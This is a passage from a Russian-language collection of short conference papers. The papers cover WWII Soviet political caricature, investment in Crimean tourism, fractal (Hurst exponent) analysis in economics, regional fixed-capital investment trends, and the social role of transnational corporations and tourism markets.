В такой ситуации государство становится «мерой всех вещей», а индивид вынужден ему подчиняться. Общение с другими определяется не личной симпатией, а общностью социальных позиций. Поведенческие стандарты ориентированы на правила, освященные непререкаемым авторитетом, оберегающим состояние мира. Государственные интересы должны совпадать с основными тенденциями гражданского сообщества и не допускать «войны всех против всех». Исследуя новые тенденции в понимании социальных конфликтов необходимо выделять формы потенциального совпадения интересов между участниками социального диалога, корректируя позицию власти общественным контролем.

Список литературы

1. Гоббс Т. Сочинения в двух томах./Т. Гоббс. Том 2. – Москва: изд-во Мысль, 1965. – 445 с.

УДК 179.6

АКСИОЛОГИЧЕСКИЕ ФУНКЦИИ СОЦИОКУЛЬТУРНОЙ ВИЗУАЛЬНОЙ КОММУНИКАЦИИ В ПОЛИТИЧЕСКОЙ КАРИКАТУРЕ

Мусийчук В. В.

Краснодарский государственный институт культуры

В философском анализе социокультурной визуальной коммуникации в политической карикатуре целесообразно выделить аксиологическую составляющую. Общая система ценностей детерминируется различными символами и знаками, разделяемыми всей социально-демографической, этнической общностью или значительным количеством населения. При этом важно объяснять социальное бытие в различных формах. Одной из эффективных таких форм социокультурной визуальной коммуникации является карикатура. Проблемой исследования является выявление аксиологических детерминант политических карикатур, созданных в период Великой отечественной войны, основанных на исторических событиях и обладающих потенциалом личного смысла на настоящем историческом этапе. Данная проблема является актуальной, так как в преддверии празднования 75-летия победы наблюдается активизация создания различных маргинальных исторических теорий, фальсифицирующих реальные события и итоги Великой отечественной войны.

Осмысление визуального опыта нашло отражение в трудах зарубежных исследователей М. Мерло-Понти, Г.М. Маклюэна, П. Верилио, Р. Арнхейма и др. Концептуальные исследования по визуализации в социально-философских, лингвистических и искусствоведческих работах представлены М.Р. Желтухиной. А.А. Жигаревой, В.В. Клодия, А.Ю. Ивлевой, Н.Н. Манько, И.А. Розенсон и др. Политическая карикатура исследуется в работах А.В. Голубева, Д.Р. Нуриевой, Н.Н. Войской, А.Ю. Лебедевой, А.В. Ивановой, С.С. Мельникова, Л.И. Гришаева, М.В. Ласковой, Р.С. Зуевой, А.Е. Фалиева, Е.В. Серединой, Е.А. Артемовой и др. Карикатура является носителем исторической памяти выполняя аксиологическую функцию на основе аккумуляции исторического опыта, преемственности поколений, рефлексии, политической идентификации. «Сюжет и идея карикатур неразрывно связаны с информацией, которой владеет каждый читатель. Таким образом, карикатура оказывает воздействие на читателя, играя на его эмоциях и заставляя увидеть не замечаемую им прежде комичность и абсурдность в поведении людей и функционировании государственных и общественных органов» [1]. Рассуждая об исторических предпосылках институционализации политического дискурса С.С. Мельников подчёркивает, что с распространением советской власти «карикатура стала частью официального дискурса,

ориентированно на массовую аудиторию [5]. Анализ социальных действий с точки зрения феноменологического подхода, через «вживание», «вчуствование» проведен в работах А. Шюца. Каждое социальное действие в виде социальной коммуникации имеют мотивационное основание как ориентацию на передачу информации на основе использования адекватной знаковой системы, иногда в форме карикатуры.

Символы, по А.Ф. Лосеву, являются основным средством при решении задач на смысл. Объединяют «вещи и идеи» на основе единства когнитивного и эмоционального компонента. Карикатуры, как символы позволяют незнакомые вещи сделать приемлемыми на уровне сознания человека (войти в соответствующую структуру сознания по М.К. Мамардашвили и А.М. Пятигорскому). На основе карикатуры реализуется аксиологическая составляющая процесса усвоения моделей социального поведения, принятия норм ценностей. «Визуально-вербальная метафора, обладая манипулятивным потенциалом, выполняет суггестивную функцию в креолизованном тексте карикатуры» [3]. В.М. Розин в работе «Визуальная культура и восприятие. Как человек видит и воспринимает мир» доказывает, то что запрограммированное воздействие «… является более глубоким, поскольку визуальные системы влияют не только на интеллект, но и на эмоционально-чувственный базис человека» [6].

Цель исследования: выявление аксиологических функций в социокультурной коммуникации в политической карикатуре. Задачи исследования: определение источниковой базы исследования; выявление аксиологических функций в политической карикатуре, на примере карикатур Великой отечественной войны (1941-1945). Для анализа проблемы исследования - выявления аксиологических функций социокультурной визуальной коммуникации использовались:

- политические военные плакаты (1941-1945 гг.) советских художников-карикатуристов «Кукрыниксов» [4];

- журнал «Крокодил» (1941- 1945). «На протяжении войны его тираж колебался от 100 000 до 217 000 экземпляров; журнал широко распространялся на фронте и в тылу, и всего за июнь 1941 — май 1945 гг. вышло 180 номеров…» [7];

- Окна ТАСС - советские агитационные плакаты [8];

- сатирико-юмористический журнал «Фронтовой юмор» Издавался политуправлением Западного фронта в 1941–1945 гг. Печатался на 8—16 стр. Хорошо иллюстрировался. Для решения поставленных задач в исследовании обратим внимание на программу журнала изложенную в обращении к читателям. «Наш журнал, рожденный в суровые дни борьбы с фашистскими захватчиками, призван острым словом и разящим рисунком разоблачать зверское лицо гитлеровских убийц, помогать воинам нашего фронта истреблять всех до единого немецких оккупантов… «Фронтовой юмор» призван бодрить наших славных воинов, повышать их боевой дух, вселять в них жизнерадостность, смелость и уверенность в победе над фашистскими варварами.

- «Боевой карандаш» - советские агитационные плакаты, выпущенные Ленинградским творческим объединением художников. Художники «Боевого карандаша» выпускали сатирические плакаты и рисунки агитационно-пропагандистской направленности, способствуя поднятию боевого духа у воинов Красной Армии и Военно-Морского Флота, а также уверенность в победе над немецко-фашистскими захватчиками у гражданского населения и подъеме движения сопротивления в тылу врага, на оккупированных территориях СССР» [2].

Как основную аксиологическую функцию политической карикатуры определим – воздействующую, через сценичность и эффективность. Целенаправленное формирование определенной точки зрения в военно-политическом пространстве, поддерживать боевой дух и порождать жизнерадостность и уверенность в победе. Значение аксиологических функций военно-политической карикатуры для настоящего времени заключается в сохранении исторической памяти народа и воспитания патриотизма подрастающего поколения.

Список литературы

1. Бергер А.А. Видеть — значит верить. Введение в зрительную коммуникацию, 2-е издание: Пер. с англ. М.: Издательский дом «Вильямс», 2005. С.178.

2. Боевой карандаш - советские агитационные плакаты. https://softsalo.com/sovet_41-45_polit/003_agit_4.html

3. Вольская Н.Н. Оценка и её функции в креолизванном тексте карикатуры // Медиаскоп. 2017. № 1. С. 7.

4. КУКРЫНИКСЫ. Графика 1941 – 1945. М.: Издательский Дом Мещерякова. 2006. 184 с.

5. Мельников С.С. Исторические предпосылки институционализации политического юмора // Вестник МГИМО-Университета/ 2014. № 6. С. 219-227.

6. Розин В.М. Визуальная культура и восприятие. Как человек видит и воспринимает мир. М.: УРСС. 2006. С. 26.

7. Рябов О.В. Женщины нацисткой Германии в зеркале светской карикатуры (на материале журнала «Крокодил» // Уральский исторический вестник. 2019. № 3(64). С. 84-92.

8. ТАСС - советские агитационные плакаты. https://softsalo.com/sovet_41-45_polit/003_polit_4.html.

УДК 332.1:330.322

ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ СФЕРЫ ТУРИЗМА В КРЫМУ И СЕВАСТОПОЛЕ

Байербах А. Г., Мирзоян Д. А., Радченко Е. В.
Севастопольский государственный университет

Республика Крым и город Севастополь – удивительные места с уникальной историей, которые всегда были и будут привлекательными для людей. Чтобы они оставались одними из самых посещаемых в РФ, требуется грамотное распределение инвестиций, без которых невозможно дальнейшее развитие.

Сейчас полуостров переживает непростое время, когда многие аспекты требуют капитальных вложений. Инвестиции, направленные в проекты первостепенной важности, поспособствуют экономическому росту субъекта и помогут воплотить в жизнь образ современного региона.

Вопрос о привлечении и грамотном рассредоточении средств в Севастополе и республике Крым является одним из самых острых и обсуждается довольно часто. В своих работах Бугаева Т.Н. отмечает, что развитие экономики Крыма сопровождается значительными трансформационными процессами, реформированием территориально-отраслевой структуры хозяйства, изменениями социально-экономического характера, всесторонняя модернизация экономики Республики Крым с учетом инновационного развития объективно требует наличия благоприятного инвестиционного климата. [1]

Инвестиционный потенциал субъектов велик: среди огромного количества отраслей, одной из основных является туризм. [2] Привлекательность данного направления обусловлена рядом факторов: протяженная береговая линия с местами пригодными для купания (около 1000 км), теплый климат (средняя температура июля на побережье +27°), уникальная флора и фауна (7 природных заповедников), исторические достопримечательности (73 объекта культурного наследия), лечебно-оздоровительный комплекс (59 санаториев, пансионатов, курортно-оздоровительных лагерей). Рост потока отдыхающих приводит к заинтересованности инвесторов этой сферой. Динамика посещаемости курортно-рекреационных зон полуострова, а также динамика количества инвестиций в сферу туризма представлены на рис. 1 и рис. 2 соответственно. [4]

Рис. 1 - Динамика посещаемости курортно-рекреационных зон полуострова.

Рис. 2 - Динамика количества инвестиций сферу туризма.

Анализ предложенных данных позволяет заметить, что рост количества инвестиций прямо пропорционален росту потока туристов. Для сохранения благоприятной динамики вводится ряд целевых программ, в рамках которых осуществляются следующие проекты, представленные в таблице 1 [5].

Однако, в последнее время увеличение инвестиционных потоков незначительно, что отображено на рис. 2 это указывает на ряд проблем, с которыми сталкиваются инвесторы. Такими проблемами являются:

-санкционный режим и политическая нестабильность региона;

-автономная банковская система;

-проблемы с регистрацией недвижимого имущества;

-отсутствие поддержки малого и среднего бизнеса;
-ориентированность рынка на внутренний спрос.

Таблица 1 – проекты развития республики Крым и города Севастополя.

Реализованные проекты	**Проекты в процессе реализации**	**Проекты, которые будут реализованы к 2022 году**
Транспортное сообщение с материковой частью России (Крымский мост)	Транспортное сообщение между населенными пунктами Крымского региона (трасса «Таврида»)	Инфраструктура в населенных пунктах региона
Авиасообщение с другими субъектами (новый аэропорт в Симферополе)	Строительство и реконструкция трассы «Симферополь-Евпатория-Мирный»	Реконструкция портовых сооружений в Севастополе и Керчи
Собственное производство электроэнергии	Реконструкция объектов культурного наследия регионального значения	Реконструкция Балаклавской бухты (строительство/реконструкция гидротехнических сооружений (причалов, корней причалов, набережной) и благоустройство набережной)
Создание свободной экономической зоны на территории региона	Территория Севастополь	Развитие энергетической, транспортной, социальной и телекоммуникационной инфраструктур

Таким образом, республика Крым и город Севастополь, являясь одним из крупнейших туристических центров страны, для своего полноценного и комплексного развития требуют постоянных вложений. Существующие риски следует сводить к нулю, используя собственные ресурсы и потенциал, тем самым, создавая базу для крупных российских и зарубежных источников финансирования. Получив благоприятный инвестиционный климат, регион будет пополнять не только свой, но и государственный бюджет. В дальнейших исследованиях планируется рассмотреть формирование и влияние свободной экономической зоны на развитие региона, а также автономную банковскую систему и её взаимодействие с материковой.

Список литературы

1. Бугаева Т.Н. Основные направления стратегии инвестиционной деятельности Республики Крым / Т.Н. Бугаева [электронный ресурс]. -Режим доступа: https://cyberleninka.ru/article/n/osnovnye-napravleniya-strategii-investitsionnoy-deyatelnosti-respubliki-krym

2. Верна В.В. Развитие инновационно-инвестиционной деятельности в Республике Крым на современном этапе// Инновационная наука- 2015- №5

3. Министерство экономического развития Российской Федерации [электронный ресурс]. - Режим доступа: http://old.economy.gov.ru/minec/about/structure/reginvdev/2019071803

4. Официальный сайт федеральной службы государственной статистики [электронный ресурс]. - Режим доступа: https://www.gks.ru/

5. Постановление от 11 августа 2014 г. № 790.- Москва. Об утверждении федеральной целевой программы "Социально-экономическое развитие Республики Крым и г. Севастополя до 2022 года".

УДК 330.42

ПРИМЕНЕНИЕ ФРАКТАЛЬНОГО АНАЛИЗА В ЭКОНОМИКЕ

Байербах А. Г., Семенова А. С.
Севастопольский государственный университет

Такой вид геометрической фигуры, как фрактал, является достаточно актуальным объектом изучения различных наук. Так как он появился достаточно недавно, теория фракталов в целом ещё не сформирована, развивается и дополняется по сей день. Фракталы могут применяться во всех сферах жизни человека. Одной из таких сфер является экономическая деятельность, в которой фрактальный анализ занимает одну из важных ролей. Это тема является актуальной, так как фрактальный анализ – это абсолютно новый метод прогнозирования финансовых рынков, относительно не изученный, но необходимый современным экономистам.

Применение фрактального анализа в экономике - тема достаточна популярная, среди различных научных деятелей, в частности экономистов: Романова В. П., Бадрина М. В., Дорошенко Ю. А., Буханова С. М. и других.

Современные рыночные аналитики, брокеры и трейдеры активно используют фрактальный анализ в работе. Их главная цель - выявление фрактальный кластеров. Фрактальная модель – это модель разворота рынка, которая повторяется, через определенный период. Её появлением финансовые аналитики обязаны различным исследованиям рынка с точки зрения теории хаоса и, в частности, фрактальной геометрии.

Рассмотрим график типичный график цены на золото за 2019 год, изображенный на рисунке 1.

Рис. 1. График цены на золото за 2019 год

Он имеет свойство самоподобия, что даёт возможность для дальнейшего прогнозирования спадов и подъемов на данном рынке. На рассматриваемом рисунке 1, дневной рисунок цены будет соответствовать или почти повторять рисунок одного часа – это и есть признак фрактальной структуры. Исходя из этого, может быть применён метод фрактального анализа. Данная теория – некая альтернатива теории Элиота. При рассмотрении графика цены, можно заметить, что одна и та же модель часто повторяется после крупного падения. При попытках выявления такой фрактальной модели, необходимо найти её начало, только тогда она будет иметь предсказательную силу. Модель. Рассмотренная на рисунке 1, состоит из 6 частей. Чаще всего начало — это подъем после длительного спада, далее идёт, так называемый трезубец, после следует длительный скачек, на котором сильно увеличивается объём. Четвёртая и пятая часть будут составлять рисунок в виде буквы “W”, шестая и заключительная часть — это спад. Данный пример выявления фрактальной модели демонстрирует только один из методов использования теории фракталов в экономике.

Следует уделить большое внимание тому, что фрактальный метод прогнозирования на данный момент является наиболее адекватным методом прогнозирования фондового рынка. В отличии от других рынков, он достаточно нестабилен и непредсказуем, поэтому многие теории прогнозирования просто не применимы при его исследовании. Участники фондовых бирж, из-за нестабильности динамики цен на рынке, активно тратят большие суммы на оплату услуг специалиста в области фрактального анализа.

Ещё один способ использования фракталов в исследовании экономических процессов – изучение фрактальной размерности (R/S анализ). Такая характеристика временного ряда позволяет вовремя вычислить момент, в который система будет готова перейти к новому состоянию. Данное исследование повышает достоверность прогнозируемых процессов. Именно этот метод используют

для изучения временных рядов инвестиционной привлекательности экономических систем. В данном исследовании временной ряд –это совокупность наблюдаемых параметров выбранной экономической системы во времени. R/S анализ в целом – это исследование изменение масштаба по мере увеличения приращения времени согласно значению степенной зависимости, равной показателю Хёрста (H).

$$\frac{R_n}{S_n} = c * n^H \quad (1)$$

Уравнение, представленное в формуле 1 называется нормированным размахом, или R/S методом, где R_n – скорректированный размах для выбранного временного ряда, S_n – стандартное отклонение, а c – константа. Если обе части уравнения прологарифмировать, то можно получить показатель Хёрста – H. Если данный показатель находится в пределах $0 \leq H < 0{,}5$, то такой временной ряд называют антиперсистентным. Он независимо распределён, присутствует хаотичное поведение экономической системы и стремление к среднему значению. Если же H=0,5, то такой ряд вообще не имеет смысла прогнозировать, он – случайный. Нынешние события никак не влияют на будущее. Практически все экономические системы имеют персистентный вид, а именно $0{,}5 < H \leq 1{,}0$. Они, как правило, трендоустойчивые и прогнозируемые, при их рассмотрении риски стремятся к нулю. Таким образом, фрактальная размерность – это своеобразный индикатор направления развития экономической системы, подъема и спада её инвестиционной привлекательности.

Подводя итог, можно сказать, что фрактальный анализ имеет свои преимущества и недостатки. Из плюсов использования фрактального анализа можно выделить то, что он применим ко всем видам рынка, не зависимо от выбранного временного промежутка. Недостатком является трудность в выделении фрактала из общего графика цены, так как можно отвлечься на незначительные скачки и неправильно выделить фрактальную модель, что приведёт к ошибочным выводам.

Таким образом, использование фрактального анализа в экономике позволяет исследовать динамику различных видов рынков, прогнозировать экономические процессы и вычислять инвестиционную привлекательность предприятий и отраслей в целом с помощью показателя Хёрста. В целом, фрактальный анализ — это актуальная тема для рассмотрения и дальнейшего изучения с точки зрения экономики.

Список литературы

1. Морозов А. Д. Введение в теорию фракталов / А. Д. Морозов – Москва – Ижевск : 2004. – 160 с.
2. Романов В.П. Информационные технологии моделирования финансовых рынков / Бадрина М. В. – М. : Финансы и статистика, 2010. – 288 с.
3. Кроновер Р. М. Фракталы и хаос в динамических системах. Основы теории. / Р. М. Кроновер – М. : Постмаркет, 2000.
4. Официальный сайт Федеральной службы государственной статистики [Электронный ресурс]. – Режим доступа https://www.gks.ru/price

УДК 338.001.36

ИНВЕСТИЦИИ В ОСНОВНОЙ КАПИТАЛ: РЕГИОНАЛЬНЫЕ ТРЕНДЫ[4]

[1]Васильева Л. В., [2]Васильев В. В.

[1]Институт стратегии развития образования РАО, г. Москва

[2]Фирма «Iron Lumberman LLC», г. Москва

Перспективы экономического развития страны и каждого субъекта федерации во многом зависят от инвестиционной деятельности, к основным характеристикам которой относят объемы и темпы роста инвестиций, их структуру, параметры эффективности. Анализ динамики этих

[4] Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта №18-010-01177/18-«А».

показателей позволяет оценить состояние и тенденции развития инвестиционного процесса, обосновывать меры государственного регулирования.

По данным Росстата после рецессии 2013-2015 гг. демонстрируется восстановительный рост объемов инвестиций в основной капитал, но уровень 2012 года был достигнут только в 2018 году. Важнейшим индикатором развития инвестиционного процесса является рост доли инвестиций в ВВП, задача увеличения которого была поставлена Президентом РФ еще в 2012 г. Первоначально к 2018 г. планировалось увеличение объема инвестиций не менее чем до 27% ВВП, с последующей корректировкой до 25%. из-за нереальности достижения.

Фактически за последние 10 лет в целом по РФ отмечается волнообразная динамика этого показателя с чередующимися периодами роста и снижения в общем диапазоне от 20,0% до 21,4%. Какой-либо определённой тенденции в динамике доли инвестиций в основной капитал в ВВП не прослеживается. Максимальное значение (21,7%) было достигнуто в 2017 г., затем в 2018 г. произошло снижение на 1,4 п.п.. и возврат к уровню 2015 г. (до 20,0%). Сегодня плановый параметр 25% смещен уже на 2024 г. [1]. Анализ макроэкономических данных за период 2011-2017 гг. показал отставание темпов прироста инвестиций в основной капитал от темпов прироста ВВП: 4,96% и 0,7%, соответственно (в сопоставимых ценах).

Исследование структуры инвестиций в основной капитал позволяет оценить перспективы «инвестиционного рывка», потенциал роста. Во вложениях по видам основных фондов за рассмотренный период, преобладают здания (кроме жилых) и сооружения – их доля составляет в среднем порядка 40% в общем объеме инвестиций в основной капитал (2018 г – 42,4%). Второй по значимости вид основных фондов – машины и оборудование, по итогам 2018 г. инвестиции в этот вид основных фондов составили 35,3% (близко к среднеинтервальному значению) , увеличившись на 1,6 п.п. к уровню 2017 г.

Анализ укрупнённой структуры инвестиций в основной капитал по видам экономической деятельности подтвердил традиционную иерархию. Самая значительная доля инвестиций в основной капитал по итогам 2018 г. фиксировалась в добыче полезных ископаемых – 18,1%. Доля обрабатывающих производств составила 14,1%, снизившись на 1,5 п.п. к периоду ее максимального значения (2015 г.). Весьма существенную долю занимают операции с недвижимым имуществом – максимальное значение в 2015 г. (18,5%) и дальнейшее снижение до 15,3% в 2018 г. Положительные тренды демонстрируют сельское хозяйство, области информации и связи, финансовая и страховая деятельность.

Стратегическая задача достижения устойчивого роста экономики предполагает активизацию инвестиционных процессов как на государственном уровне, так и на уровне отдельных регионов. Сегодня российские регионы характеризуются сильнейшей дифференциацией по уровню развития, глубокими различиями в экономической специализации, что проявляется и в инвестиционных характеристиках (таблица 1).

Таблица 1 - Доля инвестиций в основной капитал к ВРП по федеральным округам, %

Федер. округа	2010	2011	2012	2013	2014	2015	2016	2017	2018
ЦФО	15,6	15,3	17,0	17,4	17,1	15,8	15,7	16,2	17,0
СЗФО	28,8	27,8	28,3	25,5	23,7	20,0	22,6	23,0	25,6
ЮФО	38,8	38,9	39,4	42,1	33,4	28,0	23,1	26,9	24,9
СКФО	35,1	32,6	33,3	31,9	31,3	27,8	27,3	26,6	28,0
ПФО	25,2	24,1	25,6	27,2	26,0	24,5	23,6	22,0	20,0
УФО	29,1	29,1	28,7	28,6	29,2	26,0	28,4	26,5	23,2
СФО	23,7	25,4	28,1	26,0	24,2	20,3	20,4	20,0	18,9
ДФО	37,3	41,9	35,9	29,7	25,2	25,3	27,0	29,6	27,7

Следует отметить, что анализ в разрезе федеральных округов дает только обобщенную оценку, которая значительно нивелирует реальную дифференциацию инвестиционных процессов, происходящих в субъектах РФ, что можно увидеть на примере ЦФО (таблица 2).

Таблица 2 - Доля инвестиций в основной капитал к ВРП по субъектам Центрального федерального округа (фрагмент)

Срезы	2010	2011	2012	2013	2014	2015	2016	2017	2018
ЦФО	15,6	15,3	17,0	17,4	17,1	15,8	15,7	16,2	17,0
Воронежская область	36,3	32,7	32,3	35,5	33,5	32,8	33,2	32,8	29,3
Липецкая область	40,9	39,1	31,8	32,0	26,5	25,9	26,4	28,6	22,1
Тамбовская область	37,5	39,4	40,8	41,6	38,7	37,1	35,3	37,0	32,0
Костромская область	15,4	15,1	16,2	16,0	18,7	17,0	16,7	13,0	12,4
г. Москва	8,7	8,6	11,4	12,0	12,1	11,4	12,0	12,8	13,9

Дальнейшее исследование трендов инновационного развития субъектов РФ предполагает предварительную группировку их по сходным параметрам. В качестве критериев однородности исследователи использовали: среднегодовые темпы прироста объема инвестиций [2]; объем инвестиций в основной капитал на душу населения и объем валового регионального продукта на душу населения [3]; отраслевую направленность и уровень социально-экономического развития [4]. В развитие существующих подходов предлагаем учитывать наряду с отраслевой специализацией также интенсивность технологической модернизации (структуру и динамику вложений в реконструкцию и модернизацию производства, обновление активной части основных средств).

Список литературы

1. Послание Президента Российской Федерации Федеральному собранию от 01.03.2018 г. URL: http://www.consultant.ru/cons/ (дата обращения: 15.01.2020).

2. Кожухова А.В., Хабиб М.Д. Основные тенденции инвестиционной деятельности в регионах Российской Федерации. URL: https://elibrary.ru/item.asp?id=37610587 (дата обращения: 10.02.2020).

3. Беляничев В.Г., Савдерова А.Ф. Оценка влияния инвестиций в основной капитал на объем валового регионального продукта. URL: https://elibrary.ru/item.asp?id=37153771 (дата обращения: 15.02.2020).

4. Динамика промышленного производства: региональные различия // Бюллетень о текущих тенденциях российской экономики, выпуск № 27, июль 2017 г. URL: http://ac.gov.ru/files/publication/a/13824.pdf (дата обращения: 15.02.2020).

УДК 339.9

РОЛЬ КОРПОРАТИВНОГО СЕКТОРА В РЕАЛИЗАЦИИ СОЦИАЛЬНОЙ ПОЛИТИКИ ГОСУДАРСТВА

Гафарова К. Э.

Институт экономики и управления ФГАОУ ВО «КФУ им. В. И. Вернадского», г. Симферополь

Одной из отличительных черт современных процессов формирования глобального сегмента услуг является коренная трансформация роли и функций государства и корпоративного сектора. Речь идет, прежде всего, о постепенном разрушении четкого разграничения присущих им функциональных полномочий и компетенций и формирования качественно новой системы государственно-корпоративного взаимодействия в социальной сфере, базирующегося на передаче части традиционных социальных функций государства корпоративному сектору, который все в большей степени привлекается в процесс «социального сплочения» социума.

Кроме того, укрепление позиций транснациональных корпораций на глобальных рынках и их превращение в ключевых актеров международной экономической деятельности, постепенно начинает разрушать национальные системы социально-трудовых отношений, основанных на принципах социального партнерства предпринимательского сектора, наемных работников и государства. Затем - нарушается ключевой компонент политики «социального государства» - общественный договор как гарант адекватного участия социально-профессиональных групп в экономическом росте, что существенно активизирует роль корпоративного сектора в формировании глобального сегмента социальных услуг в реализации социальной политики государств.

И это неслучайно, так как на сегодня ТНК в полной мере осознают тот факт, что в игнорирование ими социальных запросов и потребностей населения неизбежно приведет к снижению платежеспособного спроса граждан на их продукцию и обострению межкорпоративной конкуренции,

также и к нарастанию социальных противоречий на национальном и международном уровнях. Именно поэтому залогом формирования эффективных механизмов согласования национальных и корпоративных интересов и смягчения социальных противоречий в обществе является существенное расширение социальных функций ТНК, которое позволяет эффективно совместить доходность транснациональной бизнес -деятельности и общественной полезности.

О высокой популярности и значимости роли ТНК в формировании глобального сегмента социальных услуг свидетельствует, в частности, и тот факт, что практически все ведущие компании мира в свою организационную структуру включают сейчас ответственные за реализацию социальных программ подразделения, имеющие представительство в совете директоров. Как результат - на сегодня почти 60% топ -менеджеров компаний в качестве стратегического приоритета своей бизнес - деятельности признают социально ответственное поведение, тогда как, например, в 2002 г.. их доля не превышала 30%.

В разных странах мира в зависимости от экономических традиций и роли государства в регулировании социально-экономических процессов сформировались специфические национальные модели общественного регулирования социальной ответственности бизнеса. Одна модель бизнеса в основном добровольно определяет меру своего вклада в развитие общества, а во второй - институты государства диктуют определенные требования относительно форм и степени вклада бизнеса в предоставлении социальных услуг. Так, к примеру последней модели принадлежат Голландия, Германия, Великобритания, Франция и многие другие европейские страны, в которых государство ввело различные юридические нормы, обязывающие бизнес придерживаться определенных требований относительно принципов социальной ответственности.

На сегодня в мировой практике прослеживается два основных направления трансформации внутренней системы социальной ответственности бизнеса в процессе формирования ТНК. Первый связан с ростом объемов и доли социального пакета ТНК с целью наращивания мотивационных стимулов для персонала. При этом главное внимание акцентируется на более четком учете потребностей различных категорий персонала как на основе более широкого обеспечения базовых потребностей работников (например, медицинское обеспечение), так и рост их статуса в компаниях (например предоставление личного автомобиля).

В свою очередь внешняя компонента социальной ответственности ТНК включает программы, действия и мероприятия, которые четко не регулируются действующим законодательством, а реализуются на основе традиций, которые существуют в странах базирования филиалов ТНК. Здесь следует выделить, прежде всего, природоохранную деятельность ТНК, уплату налогов в фонд социального страхования, изготовление качественных товаров и услуг для удовлетворения общественных потребностей, привлечения местного сообщества к различных социальных программам и акциям поддержки социально незащищенных слоев населения, поддержку материнства и детства, спонсорскую помощь местным культурным, образовательным и спортивным организациям и др.

Среди других форм реализации глобальными ТНК социальных функций важную роль играют: денежные гранты как форма адресной финансовой помощи компании на реализацию социальных программ подготовки кадров; благотворительные взносы и спонсорская помощь, выделяемые компанией для осуществления социальных программ в денежной или натуральной, социально значимый маркетинг - направление определенной доли от продажи конкретного товара на осуществление социальных программ компании; эквивалентное финансирование - совместное финансирование социальных программ со стороны компании, органов государственного управления и представителей некоммерческого сектора; социальные инвестиции - средства, выделяемые на реализацию долгосрочных, как правило совместных, партнерских социальных программ и направленные на снижение социальной напряженности в регионах, где расположена компания или ее филиалы и др.

Широкое признание важности социальной ответственности бизнеса в формировании сегмента социальных услуг подготовило основу для постановки проблемы так называемого «корпоративного гражданства», которое квалифицируется как стратегический подход, определяющий взаимодействие бизнеса и общества в контексте решения социальных и экологических проблем. Если характеризовать современную природоохранную деятельность ТНК, то следует отметить, что практически все они систематически осуществляют экологическую деятельность, о масштабах которой свидетельствуют, в частности, данные по объемам финансирования корпоративным сектором различных мероприятий в сфере экологической политики. При этом формирование конкретной модели корпоративного гражданства определяющей степени зависит от всей структуры взаимоотношений определенной ТНК

с другими субъектами в тех странах и регионах, где она осуществляет производственную, торговую, исследовательскую и другие виды деятельности.

Таким образом, социализация мировой экономики стала своеобразным императивом расширение участия корпоративного сектора в решении многих социальных проблем. Ключевая роль здесь принадлежит ТНК, которые через институт социальной ответственности бизнеса предоставляют гражданам разных стран широкий спектр услуг на международном уровне.

УДК 338.48:339.9(043.3)

ТРАНСНАЦИОНАЛИЗАЦИЯ МЕЖДУНАРОДНОГО РЫНКА ТУРИСТСКИХ УСЛУГ В УСЛОВИЯХ ГЛОБАЛИЗАЦИИ

Горда А. С.

Институт экономики и управления ФГАОУ ВО «Крымский федеральный университет им. В.И. Вернадского», г. Симферополь

Современный этап мирохозяйственного развития, характеризуясь либерализацией экономики и расширением международных экономических связей, приводит к увеличению масштабов транснационализации и глобализации, приводит к усилению взаимозависимости и взаимосвязи национальных экономик. Глобализация, вызывая существенные трансформации в мировой экономике, непосредственным образом сказывается на функционировании туристической сферы, определяет активизацию процессов транснационализации рынка туристских услуг, выдвигая новые количественные и качественные требования к его развитию.

Глубокие трансформационные сдвиги в технологическом оснащении производственных мощностей, технологиях коммуникаций, распространения информация, а также формирование единых потребительских вкусов и предпочтений в большинстве стран мира, несмотря на культурные расхождения, приводят к переходу к высшей форме интернационализации - формированию глобальных производственных цепочек, глобальных потребителей, глобальных рынков стандартизированных потребительских товаров, услуг, технологий и информации. В результате субъекты международного бизнеса вынуждены менять стратегии функционирования с национальных и транснациональных на глобальные [2, С. 40].

Исследование методологических основ развития процессов глобализации и анализ различных интерпретации данных процессов (гиперглобалисты, скептики, трансформационисты) позволяет сделать вывод, что наряду с общепризнанными признаками (взаимопроникновение и взаимозависимость национальных экономик, финансовая глобализация, ослабление экономического суверенитета национальных государств), к признакам процесса глобализации на современном этапе добавились ускоренное развитие сферы услуг и рост значения транснациональных корпораций. Выступая субъектами глобальной экономики, ТНК формируют глобальный воспроизводственный контур, способный к саморегулированию. При этом процесс транснационализации модифицирует традиционное международное разделение труда, возникает новая его форма - межкорпоративное разделение труда.

Транснационализацию рынка туристских услуг следует понимать как процесс усиления интеграции международного туристического рынка в административно-правовом, инновационно-инвестиционном, пространственно-территориальном и социально-экономическом контексте, через формирование транснациональных туристических компаний, формирующих новую конкурентную среду на международном рынке туристских услуг.

Одновременно с ростом количества путешествующих в мире, произошли изменения в туристической индустрии, обусловленные процессами транснационализации и глобализации. Несмотря на территориальную неравномерность мирового туристического рынка, в целом сохраняется его зависимость от развитых стран. В результате перехода с конца 80-х годов 20 века от массового стандартизированного к массовому дифференцированному туризму, наблюдается образование новых туристических предприятий, увеличение объема производства туристического продукта в мире. При этом характерным признаком транснационализации является распространение франчайзинга и стратегии несвязанной диверсификации туристических ТНК. Новейшими тенденциями транснационализации международного рынка туристских услуг в условиях

глобализации являются: активное вхождение глобальных гостиничных сетей на национальные рынки и ациклический характер развития данного процесса по сравнению с темпами роста мировой экономики; рост конкуренции между глобальными гостиничными цепями и национальными гостиничными сетями.

Кардинальный рост результативности деятельности туристических ТНК произошел с переходом туризма в разряд массового явления. Вместе с ростом спроса на международные путешествия увеличивалось количество горизонтальных объединений, что касается, прежде всего, гостиничного хозяйства и других секторов туризма, в которых эффективность понимается как установление контроля над потребительским спросом с целью приведения его в соответствие с фиксированным предложением. Гостиничные цепи получают экономический эффект благодаря централизованному управлению, общим маркетинговым усилиям, включая создание совместных международных сбытовых служб. Туроператорская и турагентская деятельность характеризуется низкой капиталоемкостью, поэтому процессы горизонтальной интеграции часто протекают в виде слияний или путем приобретения контрольных пакетов акций [1, с. 26-27].

